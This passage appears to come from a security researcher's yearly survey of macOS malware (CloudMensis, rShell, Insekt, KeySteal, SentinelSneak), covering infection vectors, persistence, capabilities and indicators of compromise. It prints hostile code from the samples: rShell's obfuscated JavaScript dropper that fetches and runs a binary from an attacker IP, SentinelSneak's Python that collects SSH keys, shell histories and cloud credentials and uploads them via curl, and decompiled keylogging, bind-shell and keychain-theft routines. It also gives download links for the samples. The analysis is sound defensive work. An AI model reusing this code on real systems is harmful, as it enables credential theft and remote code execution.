                                exeType:(int)arg4 keepAlive:(BOOL)arg5;
- (void)UploadFileImmediately:(id)arg1 CMD:(int)arg2 delete:(BOOL)arg3;
- (void)ExecuteShellCmdAndUpload:(id)arg1;
- (void)ExecuteCmdAndSaveResult:(id)arg1 saveResult:(BOOL)arg2
                                uploadImmediately:(BOOL)arg3;
- (void)GetFilePropertySHA1:(id)arg1 sha1Result:(char *)arg2;
- (void)MoveToFileStore:(id)arg1 Copy:(BOOL)arg2;

@end

...

@interface screen_keylog : NSObject

- (void)loop_usb;
- (void)keyLogger;
- (id)getScreenShotData;
- (void)searchRemovable;
- (void)keylog;
- (void)runKeyScreenFunc;

@end
```

One can easily follow the methods names in the malware's disassembly to gain an understanding how each command is implemented. For example, let's look at the `EMAILSearchAndMoveFS` method, so see how `CloudMensis` will search for emails on an infected machine:


```

1/* @class functions */
2-(void)EMAILSearchAndMoveFS {
3    var_128 = self;
4    ...
5    rax = [NSString stringWithFormat:@"%Users/%@/Library/Mail", rax];
6    r13 = [NSURL URLWithString:rax];
7    ...
8    r14 = [rax enumeratorWithURL:r13 includingPropertiesForKeys:r14 options:0x0 ...];
9
10   rax = [rax countByEnumeratingWithState:&var_210 objects:&var_B0 count:0x10];
11   ...
12
13   rsi = @selector(MoveToFileStore:Copy:);
14

```

In short (as can be seen in the decompilation of the `EMAILSearchAndMoveFS` method), the malware will enumerate all users' `Library/Mail` directory. All emails (and attachments?) will then be moved into the malware's "File Store", and subsequently exfiltrated.

Another (more simple command) is the `GetIpAndCountryCode:` method that can be tasked by remote attackers in order to geolocation infected systems. Looking at its implementation shows it simply makes a (JSON) request to `ipinfo.io` (and the parse the response):

```

1/* @class functions */
2-(void)GetIpAndCountryCode:(void *)arg2 {
3    r15 = [arg2 retain];
4    rax = [NSURL URLWithString:@"https://ipinfo.io/json"];
5    rbx = [[NSData dataWithContentsOfURL:rax] retain];
6    if (rbx != 0x0) {
7        if (r15 != 0x0) {
8            [rbx writeToFile:r15 atomically:0x1];
9        }
10       var_58 = r15;
11       var_50 = rbx;
12       rax = [NSJSONSerialization JSONObjectWithData:rbx options:0x0
error:0x0];
13
14       ...
15

```

Browsing to `ipinfo.io/json` will return a dictionary with geolocation information based on the ip address of your connection. Assuming the victim isn't using a VPN, this can provide some basis geolocation.



Indicators of Compromise (IoCs):

IoCs for `CloudMensis` include the following (credit: ESET):

- Executable Components:

```
/Library/WebServer/share/httpd/manual/WindowServer:  
317ce26cae14dc9a5e4d4667f00fee771b4543e91c944580bbb136e7fe339427  
b8a61adccefb13b7058e47edcd10a127c483403cf38f7ece126954e95e86f2bd
```

- Files/Directories:

- /Library/WebServer/
- /Library/LaunchDaemons/.com.apple.WindowServer.plist


- Network:

Various public cloud providers

ESET's [report](#) on [CloudMensis](#) also contains other IoCs, and thus should also be consulted.

rShell

Delivered via a supply-chain attack, this backdoor affords basic, albeit sufficient capabilities to remote attacker.



Download: [rShell](#) (password: [infect3d](#))

In August, researchers from TrendMicro uncovered an APT server hosting a new macOS malware samples named [rShell](#):

"We noticed a server hosting ... a malicious Mach-O executable named 'rshell.' [Other malware on the server is] used by Iron Tiger (also known as Emissary Panda, APT27, Bronze Union, and Luckymouse), an advanced persistent threat (APT) group that has been performing cyberespionage for almost a decade, and there have been no reports of this group associated with a tool for Mac operating systems (OS). We analyzed the Mach-O sample and found it to be a new malware family targeting the Mac OS platform." -TrendMicro

...and perhaps most interesting, turns out the malware was spread via an insidious supply-chain attack!



Writeups:

- [“LuckyMouse uses a backdoored Electron app to target MacOS”](#)
- [“Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users”](#)



Infection Vector: Supply-chain attack

Arguably the most interesting aspect of **rShell** (which itself is a fairly basic backdoor), is its infection vector: a (true) supply-chain attack.

In order to infect macOS users, the APT attacker compromised the servers of a the **MiMi** instant messaging application ...infecting the legitimate application. Thus users who downloaded **MiMi** (from the legitimate **MiMi** website) would become infected when running the application!



The MiMi Website (credit: sekoia.io)

"MiMi (mimi = 秘密 = secret in Chinese) is an instant messaging application designed especially for Chinese users ... investigation showed that MiMi chat installers have been compromised to download ...rshell samples for the Mac OS platform. Iron Tiger compromised the [MiMi] server hosting the legitimate installers for this chat application for a supply chain attack." -TrendMicro

As noted by both the TrendMirco and Sekoia researchers (who both analyzed the attack), the **MiMi** application was subverted by the addition of obfuscated (packed) JavaScript inside the application's `electron-main.js` file:

```
1module.exports=function(t){eval(function(p,a,c,k,e,r){e=function(c)
{return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?
String.fromCharCode(c+29):c.toString(36)});if(!''.replace(/^/,String)){while(c-
-)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]};e=function()
{return'\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\b'+e(c)+'\b','g'),k[c]);return p}('(9(){0 5=1("5");0 h=1("h");0 6=1("6");0
7=1("7");0 2=1("2");0 3=1("m").3;n.i("o",(e)=>{j.k(e)});9 l(a,b,c){8
d=7.p(b);6(a).q(d).i("r",c)}s(2.t()=="u"){8 f=2.v()+"/";8
g="5://w.y.z.A/";l(g+"4",f+"4",())=>{j.k("B C");3("D +x "+f+"4");3(f+"4")}}))
);',40,40,'const|require|os|exec|rsHELL|http|request|fs|var|function|||||https|on
|console|log|downloadFile|child_process|process|uncaughtException|createWriteStream|p
ipe|close|if|platform|darwin|tmpdir|139|180|216|65|download|finish|chmod'.split('|')
,0,{));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
{i:r,l:!1,exports:{}};return
t[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports}return
n.m=t,n.c=e,n.d=function(t,e,r){n.o(t,e)||Object.defineProperty(t,e,
{enumerable:!0,get:r})},n.r=function(t){"undefined"!==typeof...
```

This JavaScript will be automatically executed when the (unsuspecting) user opens the **MiMi** application.

Below, is a relevant snippet of the unpacked JavaScript (unpacked by the TrendMicro researchers):

```
1...
2if (os.platform() as "darwin") {
3  var f = os.tmpdir() + "/";
4  var g = "http://139.180.216.65/";
5  downloadFile(g + "rsHELL", f + "rsHELL", () => { console.log("download finish");
6  exec("chmod +x " + f + "rsHELL");
7  exec(f + "rsHELL")
8}
```

The unpacked JavaScript is easy to understand, and performs the following actions:

- downloads a binary named `rsHELL` from `139.180.216.65`
- sets it executable (via `chmod`)
- executes it



Persistence: None

The `rsHELL` backdoor is not persistence. This is noted by the Sekoia researchers who state:

| "...[rsHELL] does not display a persistence mechanism." -ESET

We can confirm this via static code analysis as well as by executing it on an analysis machine. The former did not reveal any code related to persistence, while when executed, the backdoor did not persist.

As `rshell` is a simple backdoor, it may simply be a 1st-stage tool, that on machines of interest could download and install a persistent (2nd-stage) tool. This approach is common in supply chain attacks, whereas the majority of victims may not be of interest to the attackers.

Also worth noting, as the backdoor will be (re)executed each time the user launches the infected `MiMi` application some level of (“user-assisted”) persistence is achieved.



Capabilities: Backdoor

"The rshell executable is a standard backdoor and implements functions typical of similar backdoors" -TrendMicro

The backdoor’s capabilities include:

- Basic survey
- Remote tasking

The survey logic is implemented in an unnamed subroutine (at `0x000000010001754e`). Strings in this function include: “login”, “hostname”, “lan”, “username”, “guid”, and “version”. The function invokes helper functions to generate the survey data. For example, one such helper calls `uname` to get the host’s name:

```
1int sub_1000041a5(int arg0, int arg1) {
2
3    rax = uname(&var_510);
4    ....
5}
```

...while another invokes `getuid` and `getpwuid` to get the victim’s user name:

```
1int sub_100004172(int arg0, int arg1) {
2    rbx = arg0;
3    rax = getuid();
4    rax = getpwuid(rax);
5    ...
6}
```

This survey information is then transmitted to the attacker's command and control server (103.79.77.178):



(Attempted) Connection to the C C Server

The backdoor's main purpose is to execute commands, tasked to it by the command and control server. The commands are one of two types:

|"[the] backdoor accepts two 'types' of commands: 'cmd' and 'file'. " -Sekoia

Both the TrendMicro [report](#) and Sekoia [report](#) identify three "cmd"-type commands which include:

- Start a new shell
- Execute commands (via the shell)
- Terminate the new shell.

Here's backdoor's code, responsible for starting a new shell (initiated via a call to `forkpty`):

```

1 void sub_100023204(int arg0, int arg1, int arg2, int arg3) {
2     rbx = arg0;
3     r14 = arg0 + 0x4;
4     rax = forkpty(r14, 0x0, 0x0, 0x0);
5     *(int32_t *)rbx = rax;
6     if (rax != 0xffffffff) {
7         if (rax != 0x0) {
8             r15 = *(int32_t *)(rbx + 0x4);
9             fcntl(r15, 0x3) | 0x4;
10            fcntl(r15, 0x4);
11            var_20 = 0xa00050;
12            ioctl(*(int32_t *)(rbx + 0x4), 0xffffffff80087467);
13            sub_1000232e0(rbx + 0x10, r14);
14        }
15        else {
16            setsid();
17            setenv("HISTFILE", "", 0x1);
18            setenv("TERM", "vt100", 0x1);
19            execl("/bin/bash", "bash");
20            exit(0x0);
21        }
22    }
23    return;
24}

```

The other type of commands, are “file” commands, which allow a remote attacker to interact with the filesystem of the infected machine. These include expected commands such as:

- Directory/file enumeration
- Download file
- Upload file
- Delete file

Though not overly complex, **rShell**'s capabilities will afford a remote attacker complete control over an infected system, as well as allowing a more complex/persistent 2nd-stage implant to be installed, if needed.



Indicators of Compromise (IoCs):

IoCs for **rShell** include the following (credit: TrendMicro):

- Executable Components:

Rshell:


3a9e72b3810b320fa6826a1273732fee7a8e2b2e5c0fd95b8c36bbab970e830a
8c3be245cbbe9206a5d146017c14b8f965ab7045268033d70811d5bcc4b796ec

- Network:
 - 139.180.216.65
 - 45.142.214.193
 - 104.168.211.246
 - 80.92.206.158
 - 45.77.250.141 ...

TrendMicro, has published a file solely containing such IoCs, which should also be consulted.

Insekt

The Alchemist attack framework deploys cross-platform “Insekt” payloads including macOS variants.



Download: Insekt (password: `infect3d`)

In October, a researchers from Talos discovered a new attack framework named “Alchemist” capable of deploying cross-platform malware named “Insekt”

We recently discovered a new C2 framework called #Alchemist that's spreading the new #Insekt trojan, targeting Windows, Mac and Linux machines Windows, Linux and Mac machines <https://t.co/s8Njh7idFr> pic.twitter.com/CRRYEjhIBN

— Cisco Talos Intelligence Group (@TalosSecurity) October 13, 2022



Writeups:

- “Malware Attack Framework ‘Alchemist’ Designed to Exploit Macs”

- "Alchemist: A new attack framework in Chinese for Mac, Linux and Windows"



Infection Vector: Unknown

What Talos discovered what an attack framework (and its payloads). However, exactly how the attackers would initially gain access to victims Linux/Windows/Mac systems (in order to deploy the **Alchemist** payloads) is not known.

However based on capabilities of the attack framework, specifically the ability to "generate PowerShell and wget code snippets" could indicate that attackers could use standard (user-assisted) infection mechanisms such as malicious documents:

"An attacker can embed these commands in a script (instrumented via a malicious entry point such as a maldoc, LNK, etc.) and deliver it to the victims by various means to gain an initial foothold, thereby downloading and implanting the Insekt RAT." -Talos



Persistence: Unknown

Unfortunately a version of the **Insekt** RAT for macOS was not recovered. As such, it is not known how (or if) persistence is achieved.



Capabilities: Backdoor/RAT

As noted, a macOS version the **Insekt** RAT was not recovered nor seen in the wild. However, in their report, Talos noted that the Windows / Linux variant supported the following features ...features that likely are implemented as well in the macOS variant:

- Sleep
- Take screenshots
- Upgrade backdoor
- Retrieve file sizes
- Determine OS information
- Execute (shell?) commands
- Execute (shell?) commands as another user

The report also notes that (the Window/Linux variants):

"the implant consists of other capabilities [as well] such as shellcode execution, port and IP scanning, SSH key manipulation, proxying connections, etc." -Talos

Also mentioned in the Talos report is a macOS tool (found in the open directory of the Alchemist server). This tool contains a (limited) privilege escalation vulnerability as well as:

"The Mach-O file discovered in the open directory is a 64-bit executable written in GoLang embedded with an exploit and a bind shell backdoor. The dropper contains an exploit for a privilege escalation vulnerability (CVE-2021-4034) in polkit's pkexec utility. However, this utility is not installed on MacOSX by default, meaning the elevation of privileges is not guaranteed. Along with the exploit, the dropper would bind a shell to a port providing the operators with a remote shell on the victim machine." -Talos

The implementation of the privilege escalation vulnerability (CVE-2021-4034) comes from github: [poc-cve-2021-4034](#) and exploits a bug in Polkit.

As noted by Talos, Polkit is not installed by macOS by default (it's a 3rd-party open-source project). As it's rather unlikely that PolKit is installed macOS victim's machines, the impact of this tool is likely minimal. Still, let's explore it a bit.

When run, the tool drops a binary named `payload.so`. Using the `file` tool one can see it is a dynamic library ('dylib'):

```
% file payload.so
payload.so: Mach-O 64-bit dynamically linked shared library x86_64
```

The main logic for the bind-shell appears in the function named `main.gconv_init` (found at `0x000000000000fd300`). The (annotated) decompilation of this function reveals GO-code, that:

- reads an integer value from an environment variable `NOTTY_PORT`
- invokes the `net.Listen` function to listen on this port (interface: `0.0.0.0`)
- handles the connection (via a call to a function named `main.handle_connection`)

```
1//get port via 'NOTTY_PORT'
2os.Getenv(..., NOTTY_PORT, 0xa, ...);
3strconv.ParseInt(...);
4
5//create: "0.0.0.0:<port>"
6fmt.Sprintf(..., 0.0.0.0, ..., port, ...);
7
8//listen
9net.Listen("tcp", address);
10
11//handle connection
12main.handle_connection(...);
```

When a remote attacker connects, a function named `main.handle_connection` is invoked (as shown in the above decompilation).

This executes the attackers command either via:

```
os/exec.Command
```

or

```
_os/exec.(*Cmd).Start and _os/exec.(*Cmd).Wait
```

The tool also contains logic to directly execute a command if the `CMD` environment variable is set. This will be executed via `syscall.Exec` by means of `/bin/sh (-c)`:

```
0x000000000000fecec      db  0x2d ; '-'
0x000000000000feced      db  0x63 ; 'c'

0x000000000000ff3ab      db  0x2f ; '/'
0x000000000000ff3ac      db  0x62 ; 'b'
0x000000000000ff3ad      db  0x69 ; 'i'
0x000000000000ff3ae      db  0x6e ; 'n'
0x000000000000ff3af      db  0x2f ; '/'
0x000000000000ff3b0      db  0x73 ; 's'
0x000000000000ff3b1      db  0x68 ; 'h'
```

As the file, `payload.so` is a dynamic library (dylib) it cannot be directly executed ...instead it needs a loader. For analysis purposes let's write a simple loader that `dlopens` `payload.so` and invokes one of its exported function.

First, let's dump the exports via `nm` (using the `-gU` command line flags):

```
% nm -gU ~/Downloads/payload.so

000000000000fdf30 T _gconv
000000000000fdf70 T _gconv_init
...
```

We'll call the `gconv_init` export as its contains the bind-shell logic:

```
1 void *handle = dlopen("./payload.so", RTLD_LAZY);
2
3 int (*fptr)(void) = (int (*)(void))dlsym(handle, "gconv_init");
4 (*fptr)();
```

File and network events are reported at the process level. Thus in the following output(s), the events are attributed to our (custom) loader ...which has loaded and executed the `payload.so` dynamic library.

The file and network events themselves however are triggered by code within the `payload.so`

While running a File Monitor., we first observe `payload.so` self deleting. In the decompilation this is realized via a call to GO's `os.removeAll` function.

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/user/Downloads/payload.so",
    "process" : {
      "pid" : 13363
      "name" : "loader",
      "path" : "/Users/user/Downloads/loader",
    }
  }
}
```

Then, the bind-shell logic is executed, which results in a listening socket, readily observable via Netiquette:



Listening Socket



Indicators of Compromise (IoCs):

IoCs for `Insekt` include the following (credit: Talos):


Executable Components:

- `exploit:`
`ef130f1941077ffe383fe90e241620dde771cd0dd496dad29d2048d5fc478faf`
- `payload.so:`
`ae9f370c89f0191492ed9c17a224d9c41778b47ca2768f732b4de6ee7d0d1459`

Talos, has published a full list of IoCs which should also be consulted.

KeySteal

KeySteal, as its name implies is a simple keychain stealer, embedded in a trojanized copy of a popular free application.



Download: [KeySteal](#) (password: `infect3d`)

In November, researchers from TrendMicro published a report, details how a copy of the open-source `ResignTool` was packaged up with keychain-stealing malware

ResignTool, a convenient and practical application in Apple devices has been infiltrated by a piece of [#malware](#) to steal Keychain information. More details:

<https://t.co/FRhjrO5A15>

— Trend Micro Research (@TrendMicroRSRCH) [November 19, 2022](#)



Writeups:

[“Pilfered Keys: Free App Infected by Malware Steals Keychain Data”](#)



Infection Vector: Unknown

The TrendMicro researchers discovered the malware on VirusTotal:

"The sample was discovered on VirusTotal by one of our sourcing rules. It was not yet reported to be in the wild but was submitted in VirusTotal under the name archive.pkg."
-TrendMicro

The screenshot shows the VirusTotal interface for a file named 'archive.pkg'. The file's SHA-256 hash is 7593ec1357315431b04a17a55f01bd1295ca4b00ce8b910f8854a7e414e8f2cc. It is 256.33 KB in size and was submitted on 2022-12-06 08:41:57 UTC, 22 days ago. The interface includes tabs for DETAILS, RELATIONS, BEHAVIOR, CONTENT, TELEMETRY (selected), and COMMUNITY (6). Under the TELEMETRY tab, there is a 'Submissions' table with two entries:

Date	Name	Source	Country
2022-10-18 15:38:33 UTC	archive.pkg	51fda0ba - web	SG
2022-10-19 13:08:47 UTC	archive.pkg	9a6c1c44 - web	EG

Below the table are two charts: 'Submissions Per Country' and 'Submissions Per Date'. The 'Submissions Per Date' chart is a blue area chart showing a sharp increase in submissions starting on 2022-10-18 and reaching a peak of 1 submission by 2022-10-19.

KeySteal, submitted to VirusTotal

As noted, it was not (yet) seen in the wild, and as such, we don't currently know its infection vector. However, as the sample was packaged up in a .pkg, it is likely that infection would require user-interaction (vs. say a remote exploit).

Its worth noting that though the package was signed, as shown by [what'sYourSign](#), Apple has now revoked the certificate:




Code-Signing Certificate, now Revoked



Persistence: Launch Item

Using the [Suspicious Package](#) utility, we can examine the malicious packages, noting that it will create the following:

- a (trojanized) copy of the popular `ResignTool` in `/Applications`
- a persistent Launch Daemon property list file `com.apple.googlechrome.plist`
- a binary named `Google Chrome` in `/Library/QuickTime`



Package Contents / Installed Files

Let's take a peek at the `com.apple.googlechrome.plist` file:

```

1<?xml version="1.0" encoding="UTF-8"?>
2<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...">
3<plist version="1.0">
4<dict>
5  <key>KeepAlive</key>
6  <true/>
7  <key>Label</key>
8  <string>com.apple.googlechrome</string>
9  <key>Program</key>
10 <string>/Library/QuickTime/Google Chrome</string>
11 <key>RunAtLoad</key>
12 <true/>
13</dict>
14</plist>

```

In the `ProgramArguments` key we can see the path to the persistent location of the malware: `/Library/QuickTime/Google Chrome`. Also, as the `RunAtLoad` key is set to `true`, the malware will be automatically restarted each time the user logs in. Persistence achieved!



Capabilities: Keychain Stealer

The TrendMicro researchers noted that both binaries dropped by the malware (`ResignTool.app` & `Google Chrome`) are designed to steal victim's keychains.

"...[the] ResignTool is where the operations of the malware function and this is how they steal the victim's keychain data. The other dropped file [Google Chrome], has similar keychain stealing routine of the ResignTool binary." -TrendMicro

Keychains on macOS contain a host of sensitive information such as password, private certificates, and more.

The malware (as pointed out by TrendMicro) will look for keychain data in the following locations on an infected machine:

- ~/Keychains
- /Library/Keychains
- ~/MobileDevice/Provisioning Profiles

We can find these strings, embedded in the malware:

```
% strings - "KeySteal/Google Chrome"

...
%@/Keychains
keychain
keychain-db
/Library/Keychains/
%@/MobileDevice/Provisioning Profiles
mobileprovision
%@/%@
.mobileprovision
```

In a disassembler, we can decompile the malware's code to find a snippet of this code (specifically in a function found at `0x000000001000021f8`):

```
1r15 = [[NSFileManager defaultManager] retain];
2rax = NSSearchPathForDirectoriesInDomains(0x5, 0x1, 0x1);
3...
4rbx = [[NSString stringWithFormat:@"%~/Keychains", r12] retain];
5rax = [r15 enumeratorAtPath:rbx];
6rax = [rax countByEnumeratingWithState:&var_4F0 objects:&var_B0 count:0x10];
7
8if (rax != 0x0) {
9    ...
10   rax = (rbx)(r13, @selector(pathExtension));
11   r12 = [rax isEqualTo:@"keychain"];
12   if (r12 == 0x0) {
13       rax = [r13 pathExtension];
14       r12 = [rax isEqualTo:@"keychain-db"];
15
16...
```

Keychain data is then exfiltrated to the attacker's server (found at usa.4jrb7xn8rxsn8o4lghk71x6vnvnavazva.com) via a call to method named: `encryptBase64Data`.



Indicators of Compromise (IoCs):


IoCs for `KeySteal` include the following (credit: TrendMicro):

- Executable Components:
 - `/Applications/ResignTool.app:`
`410da3923ea30d5fdd69b9ae69716b094d276cc609f76590369ff254f71c65da`
 - `/Library/QuickTime/Google Chrome:`
`f5b4a388fee4183dfa46908000c5c50dceb4bf8025c4cfcb4d478c5d03833202`
- Files/Directories:
 - `/Library/QuickTime/`
 - `/Library/LaunchDaemons/com.apple.googlechrome.plist`
- Network:

`usa.4jrb7xn8rxsn8o4lghk71x6vnvnavazva.com/`

SentinelSneak

Relying on a “typosquatting” attack, this malicious Python package targeted developers with the goal of exfiltrating sensitive data.



Download: [SentinelSneak](#) (password: `infect3d`)

A week before 2022 ended, researchers from ReversingLabs [published a report](#), detailing the discovery of a malicious Python package that masquerades as a legitimate one.

The latest edition of The Week in [#Security](#) is here. This week: [#Okta](#) is hit with another security incident involving its private [#GitHub](#) repos. Also: [@ReversingLabs](#) researchers discovered a malicious [#PyPI](#) package posing as a [#SentinelOne](#) [#SDK](#) client. <https://t.co/Nhskl2p2QQ>

— ReversingLabs (@ReversingLabs) [December 22, 2022](#)



Writeups:

[“SentinelSneak: Malicious PyPI module poses as security software development kit”](#)



Infection Vector: TypoSquatting

The ReversingLabs write-up describes [SentinelSneak](#)'s infection vector:

"A malicious Python package [containing `SentinelSneak`] is posing as a software development kit (SDK) for the security firm SentinelOne.... The package, SentinelOne has no connection to the noted threat detection firm of the same name and was... uploaded to PyPI, the Python Package Index. The `SentinelOne` imposter package is just the latest threat to leverage the PyPI repository and underscores the growing threat to software supply chains, as malicious actors use strategies like “typosquatting” to exploit developer confusion and push malicious code into development pipelines and legitimate applications." -ReversingLabs

SentinelOne 1.2.1

```
pip install SentinelOne==1.2.1
```



No project description provided

Navigation

Project description

Release history

Download files

Statistics

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta

License: SentinelOne

Maintainers



[yi0934](#)

Project description

The author of this package has not provided a project description

Malicious 'TypoSquatting' Package (credit: ReversingLabs)

As was the case with the other malware of 2022 the spread via “typosquatting” attacks (e.g. [CrateDepression](#) and [Pymafka](#)) [SentinelSneak](#) would infect users who inadvertently downloaded it while looking for the legitimate SentinelOne API Python Package ([SentinelOne4py](#)).

Worth noting too, simply downloading/installing package won't trigger an infection. Instead it most be used programmatically:

"The malicious functionality in the library does not execute upon installation, but waits to be called on programmatically before activating — a possible effort to avoid detection." -ReversingLabs

...this sneakiness lead to its name; `SentinelSneak`.



Persistence: None?

It does not appear that `SentinelSneak` persists. Instead (as we'll show below in the 'Capabilities' section), its goal is merely to exfiltrate sensitive files to a remote server.

However it appears that each time the malicious library is programmatically utilized, the malicious code will be (re)executed, and thus exfiltration can occur multiple times.



Capabilities: Data Stealer

The sole goal of `SentinelSneak` is to steal (exfiltrate) sensitive developer-related files off an infected machine:

"A detailed analysis of [the malicious] code revealed capabilities that are focused on exfiltration of data that is characteristic for development environments." - ReversingLabs

The malicious logic to perform such exfiltration is found in file named `api.py`:

```
1def run():
2    ...
3    if sys.platform == "darwin":
4        writeFile()
5    elif sys.platform == "linux":
6        writeFile1()
7    ...
```

First, we find a snippet in the `run` method that invokes platform specific-logic. Here, we'll focus on the `darwin` (macOS) code ...found in a method named `writeFile`:

```

1 def writeFile(serialId='default'):
2     username = get_username()
3     foldername = '/Users/' + username + '/Library/Logs/tmp'
4     zipname = '/Users/' + username + '/Library/Logs/tmp.zip'
5     filename = '/Users/' + username + '/Library/Logs/tmp/tmp.txt'
6     if os.path.exists(foldername):
7         # print('11111')
8         shutil.rmtree(foldername)
9     os.makedirs(foldername)
10    with open(filename, 'a+') as file:
11        file.write('hosts : [{}]'.format(get_hosts()) + '\n')
12        file.write('username : ' + get_username() + '\n')
13        file.write('test : [{}]'.format(subprocess_popen("bash -c ls /")) + '\n')
14
15    bashHistory = '/Users/' + username + '/.bash_history'
16    zshHistory = '/Users/' + username + '/.zsh_history'
17
18    gitConfig = '/Users/' + username + '/.gitConfig'
19    hosts = '/etc/hosts'
20    ssh = '/Users/' + username + '/.ssh'
21    zhHistory = '/Users/' + username + '/.zhHistory'
22    aws = '/home/' + username + '/.aws'
23    kube = '/home/' + username + '/.kube'
24
25    serialId = str(subprocess_popen("hostname"))
26    if os.path.exists(bashHistory):
27        shutil.copyfile(bashHistory, foldername + '/bashHistory')
28    if os.path.exists(zshHistory):
29        shutil.copyfile(zshHistory, foldername + '/zsh_history')
30
31    if os.path.exists(gitConfig):
32        shutil.copyfile(gitConfig, foldername + '/gitConfig')
33    if os.path.exists(hosts):
34        shutil.copyfile(hosts, foldername + '/hosts')
35    if os.path.exists(ssh):
36        shutil.copytree(ssh, foldername + '/ssh')
37    if os.path.exists(zhHistory):
38        shutil.copyfile(zhHistory, foldername + '/zhHistory')
39    if os.path.exists(aws):
40        shutil.copyfile(aws, foldername + '/aws')
41    if os.path.exists(kube):
42        shutil.copyfile(kube, foldername + '/kube')
43    zip_ya(foldername)
44    shutil.rmtree(foldername)
45    command = "curl -k -F \"file=@" + zipname + "\""
46    os.system(command)
47    os.remove(zipname)

```

